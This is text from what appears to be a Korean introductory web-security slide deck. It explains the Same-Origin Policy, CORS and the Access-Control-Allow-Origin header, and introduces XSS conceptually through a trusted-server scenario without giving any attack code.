


# Cross Origin

SOP & CORS – Introduction

하나의 Origin에서  
모든 서비스를 운용하는 것은  
비효율적일 뿐만 아니라 취약함

하나의 서비스라도 해킹당할 경우,  
같은 Origin에 있는 다른 서비스들이  
해킹당할 가능성이 높아짐



# CORS

— Cross Origin Resource Sharing

# CORS

SOP & CORS – Concept

서로 다른 두 Origin이 리소스를 공유할 수 있도록 해주는 방법이자 약속

서버

SOP의 대상에서 제외시킬 수 있는,  
**신뢰하는 Origin들의 목록을 관리**


브라우저

서버로부터 신뢰하는 Origin의 목록을 받아서  
**SOP에서 제외시킴**

Access-Control-Allow-Origin 헤더를 통해 수신

# CORS

SOP & CORS – Concept



SOP는 브라우저가 생각한 신뢰하는 출처들인데,  
CORS로 신뢰하는 출처들을 추가할 수 있구나!

# Chapter 3.

**Two Sides**

**SOP & CORS**

**XSS**

**CSRF**

**여러 보안 정책이 해킹을 완벽하게 막는 것 아닐까?**

— Happily Ever After

# 플러스뱅크가 신뢰하는 서버에 스크립트를 삽입한다면?


— Happily Ever After…?

# XSS

XSS – Concept

어떤 오리진이 신뢰하는 서버에  
악의적인 코드를 삽입하여  
실행하도록 유도하는 것

드라이브가 메일을 신뢰하는 상황인데,  
메일에 악의적인 스크립트가 삽입된다면  
메일 뿐만 아니라 드라이브를 공격할 수 있음



# XSS

**Stored XSS**

**Reflected XSS**

